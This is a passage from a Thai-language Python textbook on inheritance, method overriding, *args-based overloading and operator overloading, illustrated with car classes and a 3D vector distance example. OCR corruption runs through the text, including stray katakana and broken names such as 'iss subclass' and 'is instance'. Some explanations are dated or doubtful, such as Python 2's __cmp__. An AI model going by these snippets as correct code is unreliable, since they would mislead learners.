
เมื่อทำการประกาศคลาสแม่ (ClassicCar) และคลาสลูกเสร็จแล้ว (ToyotaCar, Hondacar, DummyCar) ขั้นตอนไปโปรแกรมทำการสร้าง อินสแตนซ์ของคลาส Toyotacar เป็น car1 (บรรทัดที่ 51) ส่งผลให้ constructor ในคลาส Toyotacar ทำงานทันที โดยพิมพ์ข้อความว่า "Toyota Car: Constructor" ในบรรทัดที่ 52 เรียกใช้งานเมธอด car1.ClassicCarGetReg() ซึ่งเป็นเมธอดของคลาสแม่ที่ได้รับสืบทอดมา ผลลัพธ์ที่ได้คือ "ClassicCar: Register number is 0" ทั้งนี้ เพราะ constructor ในคลาสแม่ไม่ทำงาน (โปรดจำ: ถ้ามีการสร้าง constructor ไว้ทั้งคลาสแม่และคลาสลูก เมื่อสร้างอินสแตนซ์ constructor ที่คลาสลูกจะถูกเรียกใช้งาน โดยไม่เรียกใช้ constructor ที่คลาสแม่) บรรทัดที่ 53 เรียกเมธอดจากคลาสแม่ชื่อ car1.ClassicCarSetColor() ผลที่ได้คือ "ClassicCar: Get color is white" บรรทัดที่ 54 เรียกเมธอดจากคลาสแม่เพื่อกำหนดสีของรถยนต์ให้เป็นสีเขียว คือ car1.ClassicCarSetColor('green') ผลที่ได้คือ "ClassicCar: Set color" บรรทัดที่ 55 เรียกเมธอดจากคลาสแม่เพื่อแสดงผลของการกำหนดสีรถ สำหรับรถ ToyotaCar ใหม่ จากคำสั่งที่ผ่านมา คือ car1.ClassicCarSetColor() ผลที่ได้คือ "ClassicCar: Get color is white" เมื่อนเดิมทั้งนี้ เพราะว่าแอ็ตทริบิวต์ color เป็นตัวแปรแบบโลคอลของคลาส ซึ่งไม่สามารถเข้าถึงได้จากคลาสลูก (ถ้าต้องการให้เปลี่ยนแปลงค่าได้ต้องเปลี่ยนเป็นตัวแปรชนิด Class variable แทน โดยเปลี่ยนจาก self.color เป็น ClassicCar.color แทน ในบรรทัดที่ 15)

บรรทัดที่ 56 เรียกเมธอดจากคลาส Toyotacar ของ คือ car1.ToyotaCarSetColor() เพื่อแสดงสีของรถยนต์ ผลที่ได้คือ "Toyota Car: Get color is green" ซึ่งเป็นสีที่กำหนดให้กับคลาสแม่ในบรรทัดที่ 54 แทนที่ จะเป็นสี "gold blon" ทั้งนี้ เพราะไฟรอจนมองว่า self.color คือแอ็ตทริบิวต์ ภายในคลาส Toyotacar ไม่ใช่คลาส ClassicCar แต่เป็นของจากคลาส Toyotacar ได้รับการถ่ายทอดคุณสมบัติของเมธอด ClassicCarSetColor() มาด้วย ทำให้สี "green" ที่กำหนดเป็นสี (color) ของคลาสลูกนั่นเอง

สำหรับคลาสลูก HondaCar ก็มีลักษณะการทำงานเหมือนกับ ToyotaCar ทุกประการ ทั้งนี้เพราฯได้รับการถ่ายทอดคุณสมบัติ และมี constructor และ deconstructor เมื่อกันทุกประการ แต่ที่น่าสนใจ คือ คลาสลูก DummyCar ไม่มีการสร้าง constructor ไว้ ดังนั้นจึงได้รับเมธอด ดังกล่าวถ่ายทอดคุณสมบัติมาจากคลาスマ่ด้วย เมื่อสร้างอินสแตนซ์ของคลาส DummyCar (บรรทัดที่ 65) ส่งผลให้ constructor ที่ได้รับจากคลาスマ่ทำงาน โดยการเพิ่มค่าตัวแปร register\_number เป็น 1 เมื่อทำการเรียกเมธอด car3.ClassicCarGetReg() ในบรรทัดที่ 66 ส่งผลให้ได้รับผลลัพธ์ คือ "ClassicCar: Register number is 1" เพราฯ อินสแตนซ์ car3 สามารถเข้าถึงตัวแปรแบบ Class variable ได้นั่นเอง ในบรรทัดที่ 72 เป็นคำสั่งที่สั่งให้ทำการลบอินสแตนซ์ทั้งหมดออกจากหน่วยความจำ ส่งผลให้คลาสลูกทั้ง 3 อินสแตนซ์ เรียกใช้งานเมธอด deconstructor (`__del__`) ที่ได้รับการถ่ายทอดจากคลาスマ่ เมื่อกัน เนื่องจากไม่มีคลาสลูกใดๆ ที่สร้างเมธอด deconstructor ไว้เลย โปรดพิจารณาในรูปที่ 11.9 ประกอบเพื่อเพิ่มความเข้าใจ



เมื่อประกาศ constructor (`__init__`) และ deconstructor (`__del__`) ไว้ทั้งคลาスマ่ (Parent class) และคลาสลูก (Child class) เมื่อทำการสร้างอินสแตนซ์จะใช้ constructor และ deconstructor จากคลาสลูกเป็นหลัก แต่ถ้าคลาสลูกไม่ได้ประกาศไว้จะเรียกจากคลาスマ่มาใช้งานแทน



รูปที่ 11.9 การสืบทอดของ ClassicCar, ToyotaCar, HondaCar และ DummyCar

จากรูปที่ 11.9 แสดงการสืบทอดคลาส โดยมี ClassicCar เป็นคลาสมแม่ และคลาส ToyotaCar, HondaCar และ DummyCar เป็นคลาลูก ผลจาก การสืบทอดสรุปได้ดังนี้คือ

ToyotaCar ได้รับการถ่ายทอดคุณสมบัติมาจาก ClassicCar คือ

|             |                                                                                                     |
|-------------|-----------------------------------------------------------------------------------------------------|
| แอตทริบิวต์ | register_number                                                                                     |
| เมธอด       | ClassicCarGetReg(self), ClassicCarSetColor(self, color), ClassicCarGetColor(self) และ __del__(self) |

HondaCar ได้รับการถ่ายทอดคุณสมบัติมาจาก ClassicCar คือ

|             |                                                                                                     |
|-------------|-----------------------------------------------------------------------------------------------------|
| แอตทริบิวต์ | register_number                                                                                     |
| เมธอด       | ClassicCarGetReg(self), ClassicCarSetColor(self, color), ClassicCarGetColor(self) และ __del__(self) |

DummyCar ได้รับการถ่ายทอดคุณสมบัติมาจาก ClassicCar คือ

|             |                                                                                                                     |
|-------------|---------------------------------------------------------------------------------------------------------------------|
| แอตทริบิวต์ | register_number                                                                                                     |
| เมธอด       | __init__(self), ClassicCarGetReg(self), ClassicCarSetColor(self, color), ClassicCarGetColor(self) และ __del__(self) |

เมื่อต้องการสืบทอดคุณสมบัติจากคลาสแม่มากกว่า 1 คลาส มีรูปแบบ  
คำสั่งดังนี้

```
class ClassicCar:           #define Classic Car class
    statement(s)

class GeneralCar:          #define General Car class
    statement(s)

class ToyotaCar (ClassicCar, GeneralCar):
    statement(s)
```

จากตัวอย่างด้านบนเป็นตัวอย่างของสืบทอดคุณสมบัติของคลาスマ่  
มากกว่า 1 คลาส โดยคลาส ToyotaCar จะสืบทอดคุณสมบัติมาจากการที่คลาส  
ClassicCar และ GeneralCar โดยประการศคลาスマ่ที่ต้องการสืบทอดไว้ใน  
เครื่องหมายวงเล็บ (...) ไฟอนไม่ได้เน้นนำ้ว่าควรจะสืบทอดคุณสมบัติจาก  
คลาスマ่เดียวแค่ไหน ขึ้นอยู่กับความเหมาะสมและความซับซ้อนของปัญหา  
แต่ละปัญหา

ไฟรอนได้เตรียมฟังก์ชันซึ่ง iss subclass(sub, sup) เอาไว้ให้ใช้เพื่อตรวจสอบว่า sub (คลาสลูก: subclass) สืบทอดมาจาก sup (คลาสแม่: super class) หรือไม่ เป็นจริงเมื่อทั้งสองคลาสมีความสัมพันธ์กัน เช่น

```
iss subclass(ToyotaCar, ClassicCar) >> True
```

```
iss subclass(ToyotaCar, DummyCar) >> False
```


ฟังก์ชันซึ่ง is instance(obj, class) ให้ผลลัพธ์เป็นจริงเมื่อ obj (Object) เป็นอินสแตนซ์ของ class เช่น is instance(car1, ClassicCar) >> True

```
is instance(ToyotaCar, ClassicCar) ➔ False
```

### การโอบเวอร์ไรด์ดิ้งเมธอด (Overriding methods)

แนวความคิดการโอบเวอร์ไรด์ดิ้งเกิดขึ้นจาก คุณสมบัติของพฤติกรรมที่ได้รับการสืบทอดจากคลาสแม่ไปให้คลาสลูกไม่เหมาะสมที่จะใช้งานภายในคลาสลูก ดังนั้นคลาสลูกสามารถแก้ไขคุณสมบัติที่รับสืบทอดเหล่านี้ได้ ด้วยอย่างเช่น คุณพ่อและคุณแม่ทำงานในเวลาปกติ คือจันทร์- สุกร (หยุดวันเสาร์และอาทิตย์) ลูกชายก็ทำงานเหมือนกัน (ได้รับการทำงานที่เด็กเรื่องการทำงานมาก) แต่ลูกชายทำงานในลักษณะการให้บริการ ดังนั้นจึงไม่มีเวลาทำงานที่แน่นอนและไม่มีวันหยุด (เป็นการทำงานเหมือนกันแต่มีรายละเอียดในการทำงานที่ต่างกัน เรียกว่า โอบเวอร์ไรด์ดิ้ง)

สำหรับการเขียนโปรแกรมเชิงวัตถุ เป็นการสร้างเมธอดของคลาสลูกที่มีชื่อเหมือนกับเมธอดในคลาสแม่ แต่ทำงานแตกต่างจากเมธอดในคลาสแม่นั้นเอง เพื่อประกอบความเข้าใจเพิ่มเติมโปรดพิจารณารูปที่ 11.10 ประกอบเพิ่มเติม



รูปที่ 11.10 แสดงการอวอร์ดดิ้งเมธอดสำหรับคลาสรถยนต์

จากรูปที่ 11.10 แสดงให้เห็นว่าคลาสสูก (ToyotaCar และ HondaCar) ได้รับการถ่ายทอดคุณสมบัติการเบรค (Brake) แบบธรรมดามาจากคลาสแม่ คือ ClassicCar แต่ว่าเมื่อนำมาใช้งานแล้ว กลับเกิดความไม่เหมาะสม (เช่น การเบรคแบบเดิมไม่มีประสิทธิภาพเกิดอุบัติเหตุบ่อยครั้ง) ดังนั้นรถยนต์ Toyota จะดัดแปลงคุณภาพของเบรคใหม่ให้ล้ายเป็นระบบแบบ Disk brake pad (เรียกว่าการเบรคเหมือนกันแต่ต้องทำงานของเบรคต่างกัน) ส่วน Honda ก็ปรับปรุงระบบเบรคของตนเองใหม่เพื่อให้เหมาะสมกับสภาพปัจจุบัน เช่นกัน โดยมีลักษณะรายละเอียดที่ต่างกัน เรียกว่า Drum brake pad เป็นตน

เพื่อให้เห็นภาพของการอวอร์ดดิ้งเมธอดในทางการเขียนโปรแกรม โปรดพิจารณาตัวอย่างโปรแกรมที่ 11.8 โดยใช้ตัวอย่างของคลาสรถยนต์ที่ได้อธิบายไปแล้วข้างต้น

### ตัวอย่างโปรแกรมที่ 11.8

```

1 # Showing overriding methods
2 # Define Classic car parent class
3 class ClassicCar:
4     #ClassicCar method
5     def brake(self):
6         print ("ClassicCar: Normal brake!")
7
8 # Define Toyota car child class
9 class ToyotaCar(ClassicCar):
10    #ToyotaCar method
11    def brake(self):
12        print ("ToyotaCar: Disk brake pad!")
13
14 # Define Honda car child class
15 class HondaCar(ClassicCar):
16    #HondaCar method
17    def brake(self):
18        print ("HondaCar: Drum brake pad!")
19
20 # Define Dummy car child class
21 class DummyCar(ClassicCar):
22    pass
23

```

```

24 #Creating Toyota car instance
25 car1 = ToyotaCar()
26 car1.brake()
27 #Creating Honda car instance
28 car2 = HondaCar()
29 car2.brake()
30 #Creating Dummay car instance
31 car3 = DummyCar()
32 car3.brake()

```

```

ToyotaCar: Disk brake pad!
HondaCar: Drum brake pad!
ClassicCar: Normal brake!
>>>

```

## บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

จากโปรแกรมที่ 11.8 เป็นตัวอย่างการทำงานของโอเวอร์ริดดิ้งเมธอด บรรทัดที่ 3 สร้างคลาสแม่ชื่อ ClassicCar โดยมีเมธอดเดียวคือ brake (บรรทัดที่ 5) ในตัวอย่างนี้ สมมติว่าเป็นระบบเบรกแบบธรรมด้า (Normal brake) บรรทัดที่ 9 สร้างคลาสลูกชื่อ ToyotaCar ที่ได้รับการสืบทอดคุณสมบัติมาจากการ ClassicCar และทำโอเวอร์ริดดิ้งเมธอด brake ไว้ด้วย (ชื่อเมธอดเป็นชื่อเดียวกันกับชื่อเมธอดในคลาสแม่) โดยเปลี่ยนระบบเบรกเป็นแบบ Disk brake pad (บรรทัดที่ 11) สำหรับคลาsslูก HondaCar ก็ทำในลักษณะเดียวกับ ToyotaCar คือ ทำโอเวอร์ริดดิ้งเมธอด brake เมื่อนอกนั้น แต่เปลี่ยนเทคนิคการเบรกคือ Drum brake pad (บรรทัดที่ 15 และ 17) และสร้างคลาส DummyCar (บรรทัดที่ 21) เป็นคลาsslูกที่สืบทอดคุณสมบัติมาจากการ ClassicCar เช่นกัน แต่ไม่มีการสร้างเมธอดใด ๆ ไว้เลย คำสั่ง pass ในบรรทัดที่ 22 เป็นคำสั่งที่รักษาโครงสร้างของໄวยกรณ์ไว้ไม่ให้ผิดพลาด ในตัวอย่างนี้ถ้าไม่ใส่คำสั่ง pass จะเกิด excepted an intented block เพราะไฟล่อนมองว่า คำสั่ง car1 = ToyotaCar() ในบรรทัดที่ 25 เป็นคำสั่งของคลาส DummyCar แต่มิย่อหน้าไม่ตรงกับคลาส DummyCar นั้นเอง

ผลจากการสั่งรันโปรแกรม ปรากฏว่าเมธอด brake ในอินสแตนซ์ car1 (ToyotaCar) พิมพ์ข้อความว่า "ToyotaCar: Disk brake pad!" ส่วนเมธอด brake ในอินสแตนซ์ car2 (HondaCar) พิมพ์ข้อความว่า "HondaCar: Drum brake pad!" ทั้งนี้เพราะทั้งสองเมธอดได้ถูกทำโอเวอร์ริดดิ้งเมธอดไว้นั้นเอง ทำให้การทำงานต่างไปจากคลาสแม่ แต่ในอินสแตนซ์ของคลาส car3 (DummyCar) ไม่มีเมธอดที่โอเวอร์ริดดิ้งไว้ ดังนั้นจึงเรียกใช้เมธอดจากคลาสแม่แทน ผลลัพธ์คือพิมพ์ข้อความ "ClassicCar: Normal brake!"

รายชื่อเมธอดในตารางต่อไปนี้เป็นเมธอดของไฟล่อนที่ผู้เขียนโปรแกรมสามารถทำโอเวอร์ริดดิ้งได้

| เมธอด                        | คำอธิบาย                                                                                                                                                                                          |
|------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| __init__(self<br>[,args...]) | เมธอด constructor ทำหน้าที่กำหนดค่าเริ่มต้นให้กับตัวแปรต่าง ๆ ในคลาสก่อนเริ่มทำงาน โดยตัวแปร args จะมีหรือไม่มีก็ได้ เช่น<br>class ClassicCar:<br>def __init__(self, message):<br>print (message) |

|                                 |                                                                                                                                                                                                                                                                                                                                                         |
|---------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                 | <pre>class ToyotaCar(ClassicCar):     pass  car1 = ToyotaCar("Toyota car") ผลลัพธ์คือ Toyota car</pre>                                                                                                                                                                                                                                                  |
| <code>__del__( self )</code>    | <p>เมธอด deconstructor ทำหน้าที่ เครื่องหมายลบของคลาส</p> <p>ก่อนคืนหน่วยความจำ</p> <pre>class ClassicCar:     def __del__(self):         print ("Classic Car has destroyed!")  class ToyotaCar(ClassicCar):     def __del__(self):         print ("Toyota car has destroyed!")  car1 = ToyotaCar() del car1 ผลลัพธ์คือ Toyota car has destroyed!</pre> |
| <code>__repr__( self )</code>   | เมธอดแสดงผลของสตริง เรียกใช้โดย <code>repr(obj)</code>                                                                                                                                                                                                                                                                                                  |
| <code>__str__( self )</code>    | เมธอดแสดงผลของสตริง เรียกใช้โดย <code>str(obj)</code>                                                                                                                                                                                                                                                                                                   |
| <code>__cmp__( self, x )</code> | เมธอดที่ใช้ในการเปรียบเทียบ เรียกใช้โดย <code>cmp(obj, x)</code>                                                                                                                                                                                                                                                                                        |

### การโอเวอร์โหลดดึงเมธอด (Overloading method/function)

การโอเวอร์โหลด (Overloading) มีลักษณะคล้ายคลึงกับโอเวอร์ไรด์ (Overriding) คือ ชื่อของเมธอดต้องมีชื่อเหมือนกัน แต่กต่างกันที่การโอเวอร์โหลดจะมีพารามิเตอร์ที่มีจำนวนไม่เท่ากัน ส่วนโอเวอร์ไรด์จะต้องมีจำนวนพารามิเตอร์เท่ากันและรูปแบบเดียวกัน โอเวอร์โหลดอาจจะอยู่ในคลาสเดียวกันหรือไม่ก็ได้ แต่โอเวอร์ไรด์จะต้องมีการสืบทอดจากคลาสแม่คลาสลูก แสดงในตัวอย่างโปรแกรมที่ 11.9

ตัวอย่างโปรแกรมที่ 11.9

```

1 # Overloading methods
2 class Car:
3     #Constructor overloading
4     def __init__(self, *args):
5         if(len(args)==0):
6             print("No overloading")
7         else:
8             print("There are %d arguments overloading" %(len(args)))
9             lists = []
10            for i in args:
11                lists.append(i)
12            print("Constructor overloading arguments:",lists)
13

```

```

14     #Method overloading
15     def printX(*args):
16         if(len(args)==0):
17             print("No overloading")
18         else:
19             print("There are %d arguments overloading" %(len(args)-1))
20             lists = []
21             for i in args:
22                 lists.append(i)
23             print("Method overloading arguments:",lists[1:])

```

```

24 #Creating instance
25 car1 = Car()
26 car2 = Car("Toyota")
27 Car3 = Car("Toyota", "Honda", "BMW", "Audi", "Ford")
28 car1.printX()
29 car1.printX(5)
30 car1.printX(5, 6.5, -5, "Overloading")

```

```
No overloading
There are 1 arguments overloading
Constructor overloading arguments: ['Toyota']
There are 5 arguments overloading
Constructor overloading arguments: ['Toyota', 'Honda', 'BMW', 'Audi', 'Ford']
There are 0 arguments overloading
Method overloading arguments: []
There are 1 arguments overloading
Method overloading arguments: [5]
There are 4 arguments overloading
Method overloading arguments: [5, 6.5, -5, 'Overloading']
>>>
```

จากโปรแกรมที่ 11.9 แสดงการสร้างเมธอดโอเวอร์โหลดดึง เริ่มจากบรรทัดที่ 4 สร้างคลาส Car และมีเมธอด constructor (`__init__`) เป็นชนิดโอเวอร์โหลดดึง โดยมีพารามิเตอร์ชนิดทัพเพล (`*args`) แบบไม่จำกัดจำนวน บรรทัดที่ 5 โปรแกรมทำการตรวจสอบว่าความยาวของพารามิเตอร์ดังกล่าวบรรจุค่าใด ๆ มาหรือไม่ (`len(args) == 0`) ถ้าไม่มีค่าส่งมากับพารามิเตอร์ดังกล่าวจะพิมพ์ข้อความ "No overloading" แต่ถ้าความยาวไม่เท่ากับ 0 จะทำงานหลัง else ในบรรทัดที่ 7 โดยการพิมพ์ข้อความว่า "There are X arguments overloading" ในบรรทัดที่ 8 โดย X คือ จำนวนอาร์กิวเมนต์ที่รับเข้ามา ในบรรทัดที่ 9 โปรแกรมทำการดึงข้อมูลออกจากอาร์กิวเมนต์ `args` (ในบรรทัดที่ 9–12) เก็บไว้ในตัวแปรลิสต์ชื่อ `lists` โดยใช้ `for` ดึงค่ามาทีละค่าเก็บไว้ในตัวแปร `i` ซึ่งข้อมูลที่นำออกจาก `args` ในแต่ละรอบจะเก็บแบบต่อเนื่องไปเรื่อย ๆ (`append`) เมื่อได้ข้อมูลครบทุกค่าแล้ว ทำการส่งพิมพ์ออกจอภาพ

บรรทัดที่ 15 โปรแกรมสร้างเมธอดโอเวอร์โหลดดึงซึ่ง `printX` ซึ่งสามารถรับพารามิเตอร์ได้ไม่จำกัด การทำงานคล้ายกับ Constructor overloading ที่ได้กล่าวมาแล้ว แต่แตกต่างกันตรงที่เมธอดนี้ไม่มีการรับค่าพารามิเตอร์ `self` เข้ามาทำงานด้วย แต่เพรอนจะเอปใส่มาให้โดยที่ผู้เขียนโปรแกรมไม่ทราบ เมื่อทำการพิมพ์ค่ามาแสดง ในบรรทัดที่ 23 ส่งผลให้โปรแกรมพิมพ์ค่าที่อยู่ของวัตถุติดมาด้วย คือ [`<__main__.Car object at 0x00000000038279B0>`] ดังนั้นเพื่อผลลัพธ์ที่ถูกต้อง ให้เลื่อนพิมพ์ข้อมูลใน `lists` ออกไปอีก 1 ตำแหน่งด้วยคำสั่ง `lists[1:]` จะทำให้ได้ข้อมูลที่ถูกต้อง

เมื่อโปรแกรมสร้างอินสแตนซ์ car1, car2 และ car3 ของคลาส Car ในบรรทัดที่ 25, 26 และ 27 จะทำให้ constructor ที่ทำโดยอัตโนมัติทำงาน สังเกตว่า การสร้างอินสแตนซ์ในแต่ละครั้งจะส่งอาร์กิวเมนต์ไม่เท่ากัน แต่ constructor ก็สามารถทำงานได้อย่างถูกต้อง ในบรรทัดที่ 28, 29 และ 30 ทดสอบเรียกเมธอดที่ทำโดยอัตโนมัติไว้ ซึ่งว่า printX() และส่งอาร์กิวเมนต์ ในจำนวนที่ต่างๆ กันให้กับเมธอดดังกล่าว printX() สามารถแสดงผลได้อย่างถูกต้องเช่นกัน

หมายเหตุ: การโดยอัตโนมัติเมธอดในไฟลอนไม่เหมือนกับใน C++ หรือ Java โดย C++ มีรูปแบบดังนี้

```
void myfunction (arg1) { //some code }

void myfunction (arg1, arg2) { //some code }

void myfunction (arg1, arg2, arg3,...,argn) { //some
code }
```

ถ้าต้องการโดยอัตโนมัติ 10 พารามิเตอร์จะต้องสร้างอย่างน้อย 10 เมธอด และการรับส่งพารามิเตอร์ต้องมีชนิดของตัวแปรที่ตรงกันทั้งหมด มิเช่นนั้นจะเกิดข้อผิดพลาดขึ้น

แต่ไฟลอนใช้เพียงเมธอดและอาร์กิวเมนต์เดียวคือ \*args ซึ่งเป็นตัวแปรชนิดทัพเพิล

```
def myfunction (*args): some code
```



Overriding method คือ เมธอดที่สืบทอดมาจากคลาสแม่ แต่มีคุณสมบัติไม่ตรงกับการใช้งาน คลาสลูกจึงทำการเปลี่ยนแปลงรายละเอียดการทำงานของตัวเอง ใหม่ แต่ซึ่งจะมีผลเมื่อเรียกใช้เมธอดนั้น แต่เมธอดที่มีความสามารถรับพารามิเตอร์ได้ไม่จำกัด โดยมีชื่อเหมือนเดิม แต่พารามิเตอร์ไม่จำกัด และไม่จำเป็นต้องอยู่ในคลาสเดียวกัน

## การโอเวอร์โหลดตัวดำเนินการ (Overloading operators)


การโอเวอร์โหลดตัวดำเนินการ หมายถึง การอนุญาตให้วัตถุที่สร้างขึ้นจากคลาสได้ ๆ สามารถใช้เครื่องหมายตัวดำเนินการ (Operators) พิเศษได้ เช่น เครื่องหมายบวก ลบ คูณ หาร (+, -, \*, /) และอื่น ๆ จากหัวข้อที่ผ่านมาเมื่อตอนที่ย้อนให้โอเวอร์โหลดได้คือ `__init__`, `__del__`, `__repr__`, `__str__` และ `__com__` แล้วยังมีเมธอดอื่น ๆ อีกมากmanyที่สามารถทำโอเวอร์โหลดได้ เช่น `__lt__`, `__le__`, `__gt__` อ่านเพิ่มเติมได้จาก



สำหรับตัวดำเนินการ (Operator) ที่ภาษา Python อนุญาตให้โอเวอร์โหลดได้ เช่น `__add__()`, `__sub__()`, `__mul__()`, `__div__()` และอื่น ๆ อีกจำนวนมากอ่านเพิ่มเติมได้จาก



ตัวอย่างการโอเวอร์โหลดตัวดำเนินการแสดงในโปรแกรมที่ 11.10 ซึ่งเป็นตัวอย่างการประยุกต์ใช้การโอเวอร์โหลดตัวดำเนินการกับการหาระยะทางจากจุดสองจุดได้ ๆ ในปริภูมิ 3 มิติ ดังรูปที่ 11.11



รูปที่ 11.11 แสดงจุดของ A และ B ในปริภูมิ 3 มิติ

## บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

จากรูปแสดงจุด 2 จุด คือ จุด A มีค่าแกน  $x = 2$ , แกน  $y = 3$  และ แกน  $z = 4$  และจุด B มีค่า  $x = 4$ ,  $y = 3$  และ  $z = 0$  ตามลำดับ ให้หา ระยะทางจากจุด A ไปจุด B ซึ่งมีสมการดังต่อไปนี้

$$\begin{aligned}\text{ระยะทางจาก } A \text{ } \gg \text{ } B &= \sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2 + (z_2 - z_1)^2} \\ &= \sqrt{(4 - 2)^2 + (3 - 3)^2 + (0 - 4)^2} \\ &= 4.47\end{aligned}$$

ตัวอย่างโปรแกรมที่ 11.10

```

1 # Overloading operators
2 import math
3 class Vector:
4     x = y = z = 0
5     def __init__(self, x, y, z):
6         self.x = x
7         self.y = y
8         self.z = z
9
10    # Overloading function print()
11    def __str__(self):
12        return '-->(' + str(self.x) + ',' + str(self.y) + ',' + str(self.z) + ')'
13
14    # Overloading operator +
15    def __add__(self, obj):
16        return Vector(self.x + obj.x, self.y + obj.y, self.z + obj.z)
17
18    # Overloading operator -
19    def __sub__(self, obj):
20        return Vector(self.x - obj.x, self.y - obj.y, self.z - obj.z)
21
22    # Overloading operator **
23    def __pow__(self, obj):
24        return Vector(self.x ** obj.x, self.y ** obj.y, self.z ** obj.z)
25
26    def squareRoot(self):
27        return math.sqrt(self.x + self.y + self.z)
28

```

```

29 A = Vector(2, 3, 4)
30 B = Vector(4, 3, 0)
31 C = B - A
32 print (C)
33 D = Vector(2, 2, 2)
34 E = C ** D
35 print (E)
36 Y = E.squareRoot()
37 print (Y)

```

```

-->(2,0,-4)
-->(4,0,16)
4.472135954999958
>>>

```

